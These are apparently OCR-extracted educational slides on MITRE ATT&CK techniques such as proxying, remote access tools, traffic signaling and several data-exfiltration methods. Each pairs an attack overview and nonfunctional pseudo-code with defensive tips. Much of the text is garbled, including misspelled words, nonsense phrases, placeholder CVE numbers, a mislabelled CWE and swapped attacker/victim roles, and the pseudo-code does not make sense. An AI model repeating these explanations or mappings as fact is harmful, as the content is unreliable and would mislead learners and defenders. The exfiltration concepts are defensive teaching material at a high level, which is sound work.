<ul style="list-style-type: none"><li>Applications: Web Browsers, External Clients, OS Network Stacks, HTTP, HTTPS, proxies</li><li>Protocols: HTTPS, SOCKS, FTP</li><li>Libraries: Winsock, IDS/IPS, Gateways, Systems, File Handling</li></ul>	<ul style="list-style-type: none"><li>Misconfiguration: Default or weak settings, open proxies</li><li>Weak Authentication/Authorization: No authentication</li><li>Weak Encryption: Exploiting Weak Signatures (app output handling)</li></ul>	<ul style="list-style-type: none"><li><b>Data Exfiltration:</b> Sensitive data sent via bypassed or meterpreter defenses</li><li><b>Malware Delivery:</b> Malware delivery</li><li><b>Anonymity:</b> Masking source</li></ul>
		SIMPLE EXPLOIT FLOW (Diagram & Pseudo-Code)
	<p>ATTACKER</p> <p>Malicious Request (e.g., encoded command)</p> <p>3. VULNERABLE APPLICATION</p> <pre>if (function receive(f)) {     data = decodeURIComponent(payload);     if (data == "special") {         executeSpecial();     }     log(data); }</pre> <p>COMMAND C2/DATA SERVER</p> <p>EXTERNAL EXFILTRATION</p>	

PROTECT YOURSELF: Configure Securely, Implement Strong Filtering, Enforce Authentication, User Awareness | CYBER-ED


## Attack flow / technique

# PROXY (T1090): STEP-BY-STEP ATTACK PATH



## Remote Access Tools (T1219) :


### Overview



### Technical details


## REMOTE ACCESS TOOLS EXPLAINED:

Leveraging Intermediaries for Malicious Activity

AFFECTED COMPONENTS	ROOT CAUSE (Vulnerabilities)	TECHNICAL IMPACT (Consequences)
 Applications: Webs Servers, External Clients, Databases  Protocols: RDP, Telnet, SMB, FTD  Libraries: Any, RDP, wing libraries  Filesystems, File handling Systems	 Weak Credentials/Authentication. Misconfigurations: Ports, Network Services  Software Vulnerabilities (CVES) Weak Signatures/Anomalies (CVES) Weak Signatures (app protocols)	 Remote Code Execution (RCE): Full system data theft  Persistence: Espionage Monitoring  Evasion Detection
SIMPLE EXPLOIT FLOW (Diagram & Pseudo-Code)		
 ATTACKER   Malicious Request (e.g., Payload via Phishing)	<b>3. VULNERABLE APPLICATION</b> <pre>i Victim System function installRAT(payload) {     data = data + "dein";     log("RAT installed!");     SocialEngineering to bypass Denied!     // log(data); }</pre>	 C2 SERVER   DATA EXFILTRATION

PROTECT YOURSELF: Use Firewalls, Update Software, Strong Passwords & MFA, Secure Coding Practices. | CYBER-ED

### Attack flow / technique



### Traffic Signaling (T1205) :

#### Overview

# TRAFFIC SIGNALING (T1205) EXPAINED

## Non-Technical Summary & Case Study

### WHAT IT IS & WHERE IT APPEARS



**VULNERABILITY:** Attackers use malicious internenet protocols, like hide its-FTC, haffic sepeffir or communications without netraious secone ollise neaking Clients, programs to ans secuation devices, and ane softwancstion to of thur system.

### CASE STUDY: CVE-2019X-XXX & STELTHY C2 COMMUNICATION



VULNERABLE WEB SERVER  
(Malicious implant)



#### ATTACKER ACTION:

Crafts to malicious request with encoded data. Uses, explin's weak decoding ber system.


#### VICTIM ACTION:

User intarctus request with data, expiouis cncreir traffic triggering allover, sigence's weak decoding logic on their system.

#### TECHNICAL IMPIONT:

Vulnebality: CWE-188 (Functionnity not phenists in property isolated, It snl scralie l related ); Bypass sheff dt, Encrypted Traffic: Remot C2, Communication.

PROTECT YOURSELF: Use Firewalls, Update Software, Validate Input, Secure Coding Practices, Monitor Traffic




## Technical details

### TRAFFIC SIGNALING EXPANDD:


Leverrging Interependencies for Malicious Activity

AFFECTED COMPONENTS	ROOT CAUSE (Vulnerabilities)	TECHNICAL IMPACT (Consequences)
Applications: Webs Servers, External Clients, Custom Apps	Weak Anormy Detection: Inesiifluient Traffic Ancoding.	Covert C2 Communication: Egges Egges : Hidden Channels
Protocols: Any wi variable packet length	Weak Authentication/Authorizes (IPS)	Manee Signesn via timing/size
Libraries: Libtrap, Socket libraries	Weak Signatures/Ambiguit	Malware Delivery: Bypass NID/NIPS
Systems: sirewalls, IDR/IPS, Network Nework Monding Systems	Weak Flaws (app oulerplabliauy	Evade Detection

### SIMPLE EXPLOIT FLOW (Diagram & Pseudo-Code)




PROTECT YOURSELF: Use Firewalls, Update Software, Traffic Pattern Monitoring, Upcore Coding Practices.



## Attack flow / technique

# TRAFFIC SIGNALING (T1205): STEP-BY-STEP ATTACK PATH



## Web Services (T1102) :

### Overview

#### WEB SERVICE (T1102) EXPLAINED

Non-Technical Summary & Case Study

##### WHAT IT IS & WHERE IT APPEARS



**VULNERABILITY:** Attackers use common internet protocols (like HTTP, FTP, etc.) to conduct malicious communications within network traffic, making it easy for them to intercept and manipulate data traveling over the internet.

##### CASE STUDY: CVE-2019-XXX & WEB SERVICE MISUSE FOR C2



VULNERABLE WEB SERVER  
(e.g., encoded)



CRAFTED API CALL  
OR CHANNEL



WEB SERVICE / C2 CHANNEL



##### ATTACKER ACTION:

Crafts malicious requests with encoded data, exploiting the victim's weak validation logic.

##### VICTIM ACTION:

User interacts with the application, embedding a script that exploits the weak validation logic.

##### TECHNICAL IMPACT:

Vulnerability: CWE-188 (Input Validation Logic is Weak). Encrypted Traffic: Encrypt Traffic, Bypass Firewall/IDS Communication, Data (C2) Communication.

**PROTECT YOURSELF:** Implement API Key Validation, Authorization, Validate Logs, Monitor Update Software, Use WAF. | CYBER-ED

### Technical details

## WEB SERVICE (T1102) EXPLAINED

Leveraging Interdependencies for Malicious Activity

AFFECTED COMPONENTS	ROOT CAUSE (Vulnerabilities)	TECHNICAL IMPACT (Consequences)
<ul style="list-style-type: none"> <li><b>Applications:</b> Web Servers, External Clients, APIs, Microservices</li> <li><b>HTTP/S, REST, SOAP, FTP</b></li> <li><b>Libraries:</b> Any web library, API clients</li> <li><b>Systems, such File Handling Systems</b></li> </ul>	<ul style="list-style-type: none"> <li>Weak of Input Validation: Insufficient Output Encoding.</li> <li>Weak Authentication/Authorization Misconfigurations in (API settings)</li> <li>Weak Signaturesinding libraries (CVES)</li> </ul>	<ul style="list-style-type: none"> <li><b>Data Exfiltration:</b> Sensitive Sensitive data exposure</li> <li><b>Malware Delivery:</b></li> <li><b>Account Takeover:</b> DoS</li> <li><b>C2 Communication:</b></li> </ul>

**SIMPLE EXPLOIT FLOW (Diagram & Pseudo-Code)**


```

graph LR
    Attacker[ATTACKER] -- "Malicious API Request encoded command" --> Server[3. VULNERABLE WEB SERVER]
    subgraph Server [ ]
        if [if function processRequest(data) { data = decodeURIComponent(data); if (execute_c2(data) == false); execute_apicall(); } // log(data);]
        end
    end
    Server -- "COMMAND EXECUTION / DATA LEAK" --> External[EXTERNAL EXFILTRATION / C2]
    External --> C2[C2]

```

PROTECT YOURSELF: Implement API Key Management, Strict Validation, Authorization, Rate Limiting, Use WAFs | CYBER-ED

### Attack flow / technique



### Exfiltration :

#### Automated Exfiltration (T1020):

##### Overview

# AUTOMATED EXFILTRATION (T1020) EXPLAINED

Non-Technical Summary & Case Study

## WHAT IT IS & WHERE IT APPEARS



**VULNERABILITY:** Attackers use configurations to hide malicious code, evade detection, and send data back or normal network traffic, and reuse resources on constrained or constantly processing information.

## CASE STUDY: CVE-2023-X1XX & AUTOMATED DATA THEFT



VULNERABLE WEB SERVER  
(compromised Database/Server)



VULNERABLE SYSTEM  
Database/Server  
AUTOMATED EXFILTRATION  
SCRIPT



EXTERNAL C2 SERVER



### ATTACKER ACTION:

Exploits malicious request (e.g., encodes Cap's SQL) to install malware and data and sends to their system.


### VICTIM SYSTEM:

User interacts with application and finds pre-signed URLs, encrypted data, and sending them to their system.

### TECHNICAL IMPACT:

Vulnerability: CWE-XXX (Functionality not properly checked & monitored). Technical Impact: Data Theft (Data IP), Financial & Compliance Violations.

PROTECT YOURSELF: Use Firewalls, Update Software, Validate Input, Strong Coding Practices, Monitor Traffic



## Technical details

### Automated Exfiltration (T1020) EXPLAINED

Leveraging Scheduled Tasks & Scripts for Data Theft

AFFECTED COMPONENTS	ROOT CAUSE (Vulnerabilities)	TECHNICAL IMPACT (Consequences)
<ul style="list-style-type: none"><li>Applications: Web Servers, External Clients, Workstations</li><li>Protocols: DNS, FTP/S</li><li>Scripts: Scripts, LSAs, RATS (T1519)</li><li>Libraries, File Handling Systems</li></ul>	<ul style="list-style-type: none"><li>Weak Input Validation: Insufficient Output Configurations.</li><li>Compromised Monitoring / Logging</li><li>Weak Signatures / Ambiguity</li><li>Weak Flaws (application logic)</li></ul>	<ul style="list-style-type: none"><li><b>Data Exfiltration:</b> Sensitive data, Financial Loss, Damage, Weak Data Handling Policies, Evade Detection</li></ul>

SIMPLE EXPLOIT FLOW (Diagram & Pseudo-Code)

ATTACKER

1. VICTIM SYSTEM (Comprised Database)


```
if (time == daily_exfil_window) {  
    send_data = daily_exfil_window;  
    log("RCE possible!");  
    // log(data);
```

AUTOMATED DATA TRANSFER → COMMAND EXECUTION → DATA STOLEN

PROTECT YOURSELF: Use Firewalls, Update Software, Validate Input, MFA, Strict Access Control, Coding Practices.

## Attack flow / technique

# AUTOMATED EXFILTRATION (T1020): STEP-BEPAATTACK PATH



## Data Transfer Size Limit (T1030) :

### Overview

## DATA TRANSFER SIZE LIMITS EXPLAINED

Non-Technical Summary & Case Study

#### WHAT IT IS & WHERE IT APPEARS



**VULNERABILITY:** Attackers break large files into smaller pieces to sneak past communications by security tools that size normal file sizes instead of big bits interspersed over the internet.



#### CASE STUDY: CVE-2019X-XXX & CHUNITA EXFILTRATION



VULNERABLE WEB SERVER  
(no size limits)



CHUNKED MALICIOUS FILE  
(split small parts)



TRANSFER CHUNKS VIA HTTPS



EXTERNAL C2 SERVER

#### ATTACKER ACTION:

Exploits malicious request, splits the file into small chunks, sends them over the network.

#### VICTIM ACTION:

User interacts with the application, requesting file chunks, which are delivered sequentially over time.

#### TECHNICAL IMPACT:

Vulnerability: CWE-XXX (Infinite Loop Restriction bypass). Technical Impact: Data Exfiltration via Firewall/IDS (C2) Communication, Data Theft.

**PROTECT YOURSELF:** Use Firewalls, Update Software, Validate Input, Secure Coding Practices, Use DLP & IDS/IPS

| CYBER-ED


### Technical details

## Data Transfer Size Limits (T1030 EXPLAINED)

Leveraging Fragmentation for Evasion

AFFECTED COMPONENTS	ROOT CAUSE (Vulnerabilities)	TECHNICAL IMPACT (Consequences)
 <b>Applications:</b> Webs Browers, File Transer Clients, Clients, Databases  <b>Protocols:</b> HTTP/PS, FTP, SMB, DNS  <b>Libraries:</b> sotwock APIS, ISing libraries <b>Systems:</b> Firewalls, Dlancing Systems	 <b>Weak Traffic Segmentation:</b> Inesufficient Output Encoding.  <b>Weak Signatures/Anomamies</b> Weak Signatures/Anomalbitly <b>Weak Flow Monitring Flaws</b>	 <b>Data Exfiltration:</b> Sensitive data Stolen Firestolon via chunks  <b>Bypass Decction via small/IDS/DLP</b> System Instability Exonustion  <b>Data Integrity Loss</b>

**SIMPLE EXPLOIT FLOW (Diagram & Pseudo-Code)**




```

    graph LR
      Attacker[ATTACKER] -- "Malicious Request (e.g., Chunked Data)" --> App[3. VULNERABLE APPLICATION]
      App -- "if function receive(f) { data = decode(f.payload); decode_size = f.special_.trashed; execute_commands(packet); // log(data); }" --> C2[Transfer Chunks via Normal Traffic --> EXTERNAL C2 SERVER / DATA REASSASBLY]
  
```

**PROTECT YOURSELF:** Implement DLP, Configure Fitware, Monitor Software, Traffic, Enforce Strict Size, Use Proxies. | CYBER-ED

### Attack flow / technique



### Exfiltration Over Alternative Protocol (T1048) :

#### Overview

# EXFILTRATION OVER ALTERNATIVE PROTOCOL (EXPLAINED)

## Non-Technical Summary & Case Study

### WHAT IT IS & WHERE IT APPEARS



**VULNERABILITY:** Attackers use unusual and undiscovered internet communication channels (like, ICMP, the most often to sneak ICMP, or "CM", or your network) to your network traffic. It appears on any system connected to the internet than it's security is not strictly monitored.

### CASE STUDY: CVE-2019X-XXX & DNS TUNNELING EXFILTRATION



VULNERABLE WEB SERVER  
(compromised Host)



CRAFTED MALICIOUS REQUEST  
(e.g. DNS Query)



DNS SERVER



EXTERNAL C2 SERVER



DATA EXFILTRATION

#### ATTACKER ACTION:

Exploits system to encode sensitive data into DNS queries, sending it to the victim's server.


#### VICTIM ACTION:

User interacts with stolen data into DNS queries, sending it to the attacker's server.

#### TECHNICAL IMPACT:

Vulnerability: CWE-X18 (Functionality: (Weak transport layer security)). Technical Impact: Data Theft, Bypass Firewall/IDS, Covert C2 Communication.

PROTECT YOURSELF: Use Firewalls Network Traffic, Enforce Strict Protocol Use, Implement Best Practices, Use IDS/IPS



## Technical details

### EXFILTRATION OVER ALTERNATIVE PROTOCOL (T1048)

Leveraging Obscure Channels for Data Theft

AFFECTED COMPONENTS	ROOT CAUSE (Vulnerabilities)	TECHNICAL IMPACT (Consequences)
Applications: Custom Apps, External Clients, Malware implants Protocols: ICNS, SMB, SNTP, SMP Libraries: Any network IDS/PoG/IMAP Systems, File sharing Systems	Weak Protocol Filtering Inefficient Packet Inspection Lack of Anomaly Detection Lack of Anomaly Detection Weak Signatures/Anomalies	Covert Protocol C2 Communication: Sensitive Data Theft Bypass Network Defense: Malware Delivery Evade Detection

#### SIMPLE EXPLOIT FLOW (Diagram & Pseudo-Code)



1. VICTIM SYSTEM (Compromised Host)  
  
ATTACKER  
  
if (send\_data\_over\_dns(data)) {  
 // Encode & fragment data  
 // Falsify method  
}

DNS Tunnel


3. C2 SERVER C2 CHANNEL  
(e.g. DNS RELAYING)

DATA EXFILTRATION

PROTECT YOURSELF: Enforce Strict Firewalling, Deploy Software, Monitor DNS/Traffic Protocol Whitelisting. | CYBER-ED

